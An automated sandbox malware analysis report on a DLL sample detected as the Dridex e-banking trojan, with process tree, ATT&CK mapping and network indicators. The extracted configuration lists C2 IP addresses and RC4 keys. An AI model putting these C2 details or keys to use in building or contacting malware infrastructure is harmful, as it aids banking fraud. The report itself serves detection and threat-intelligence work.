ID: 510687
Sample Name:
SecuriteInfo.com.Variant.Razy.980776.9478.23455
Cookbook: default.jbs
Time: 04:51:12
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Variant.Raz…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.980776.9478.23455 (renamed file extension from 23455 to dll)
Analysis ID:	510687
MD5:	6fd1917b9317cb3.
SHA1:	ca04deff186c817..
SHA256:	a0a2052a31550a..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Dridex unpacked file
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Detected Dridex e-Banking trojan
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Queries the installation date of Wind…
- Internet Provider seen in connection…
- Detected potential crypto function

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6832 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6888 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6972 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6960 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Bluewing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7024 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Earth MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7052 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Masterjust MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Version": 10444,
  "C2 list": [
    "192.46.210.220:443",
    "143.244.140.214:808",
    "45.77.0.96:6891",
    "185.56.219.47:8116"
  ],
  "RC4 keys": [
    "9fRysqcdPgZffBlroqJaZHyCvLvD6BUV",
    "syF7NqCylLS878kcIy9w5XeI8w6uMrqVwowz4h3uWHHlWsr5ELTiXic3wgqbllkcZyNGwPGihI"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000003.411045678.00000000046D0000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000007.00000002.816097382.000000006E931000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000006.00000003.380770170.00000000007C0000.00000040.00000010.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000002.00000002.815049595.000000006E931000.00000020.00020000.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
00000008.00000003.400629828.00000000008D0000.00000040.00000001.sdmp	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.3.rundll32.exe.46edb55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
9.3.rundll32.exe.46edb55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
8.3.rundll32.exe.8edb55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
2.3.loaddll32.exe.10edb55.0.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
6.3.rundll32.exe.7ddb55.0.raw.unpack	JoeSecurity_Dridex_1	Yara detected Dridex unpacked file	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Dridex unpacked file

Detected Dridex e-Banking trojan


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Re Tra Wi Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rundll32 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wi Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Ob De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Owner/User Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 2 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.980776.9478.dll	6%	Virustotal		Browse
SecuriteInfo.com.Variant.Razy.980776.9478.dll	38%	ReversingLabs	Win32.Infostealer.Dridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/563209-4053062332-1002	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/aenh.dll	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Rf	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/Certification	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/.0.96:6891/	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/W	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/lGq	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/q	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/r	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/oft	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/ri	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/P	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/nQ	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/4H	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/fW	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14M	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/ll	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ES	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/liuS	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/899f5f57b9a	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/3	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/rY	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/GlobalSign	0%	URL Reputation	safe	
http://https://143.244.140.214:808/la	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/0	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/14	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/-	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/-	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/M	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/My	0%	URL Reputation	safe	
http://https://192.46.210.220/rs	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/	0%	URL Reputation	safe	
http://https://192.46.210.220/5	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/hybq	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Im	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/B	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/(r	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Is	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/K	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/08/	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/T	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/S	0%	Avira URL Cloud	safe	
http://https://45.7-	0%	Avira URL Cloud	safe	
http://https://185.56.219.47/rm	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/T	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/hyQq	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/j	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/	0%	URL Reputation	safe	
http://https://143.244.140.214:808/.140.214:808/la	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/en-US	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/y$7	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Aq	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/BQ	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/F	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/D	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/9	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/hy	0%	URL Reputation	safe	
http://https://192.46.210.220/y	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/Gq	0%	Avira URL Cloud	safe	
http://https://143.244.140.214/Ev	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Vi	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/llo	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/	0%	URL Reputation	safe	
http://https://192.46.210.220/563209-4053062332-1002y	0%	Avira URL Cloud	safe	
http://https://45.77.0.96/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://192.46.210.220/_s	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/llbq	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/.0.96:6891/liuS	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/l	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/563209-4053062332-1002L	0%	Avira URL Cloud	safe	
http://https://45.77.0.96/-	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/graphy	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/jQ	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/	0%	URL Reputation	safe	
http://https://182.46.210.220/	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/der	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/zQ	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/ll	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/z	0%	Avira URL Cloud	safe	
http://https://183.244.140.214:808/	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/08/l	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/=-	0%	Avira URL Cloud	safe	
http://https://143.244.140.214:808/l	0%	URL Reputation	safe	
http://https://45.77.0.96:6891/graphy	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/4802	0%	Avira URL Cloud	safe	
http://https://452.46.210.220/	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/Vs	0%	Avira URL Cloud	safe	
http://https://185.56.219.47:8116/814	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/6Q	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/P6	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/.Q	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Q%	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/FQ	0%	Avira URL Cloud	safe	
http://https://192.46.210.220/ography	0%	URL Reputation	safe	
http://https://185.56.219.47:8116/Ps%	0%	Avira URL Cloud	safe	
http://https://45.77.0.96:6891/Microsoft	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://192.46.210.220/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.77.0.96	unknown	United States		20473	AS-CHOOPAUS	true
185.56.219.47	unknown	Italy		202675	KELIWEBIT	true
192.46.210.220	unknown	United States		5501	FRAUNHOFER-CLUSTER-BWResearchInstitutesspreadalloverGe	true
143.244.140.214	unknown	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510687
Start date:	28.10.2021
Start time:	04:51:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.980776.9478.23455 (renamed file extension from 23455 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.bank.troj.evad.winDLL@11/1@0/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.9% (good quality ratio 13.9%) • Quality average: 79.1% • Quality standard deviation: 16.1%
HCA Information:	• Successful, ratio: 64% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:53:09	API Interceptor	178x Sleep call for process: rundll32.exe modified
04:53:12	API Interceptor	179x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.77.0.96	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	
185.56.219.47	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KELIWEBIT	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 185.56.219.47
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 185.56.219.47
AS-CHOOPAUS	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 45.77.0.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 45.77.0.96
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 45.77.0.96

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	SecuriteInfo.com.Variant.Razy.980776.28061.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.25006.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28328.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.4470.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.14159.dll	Get hash	malicious	Browse	• 192.46.210.220
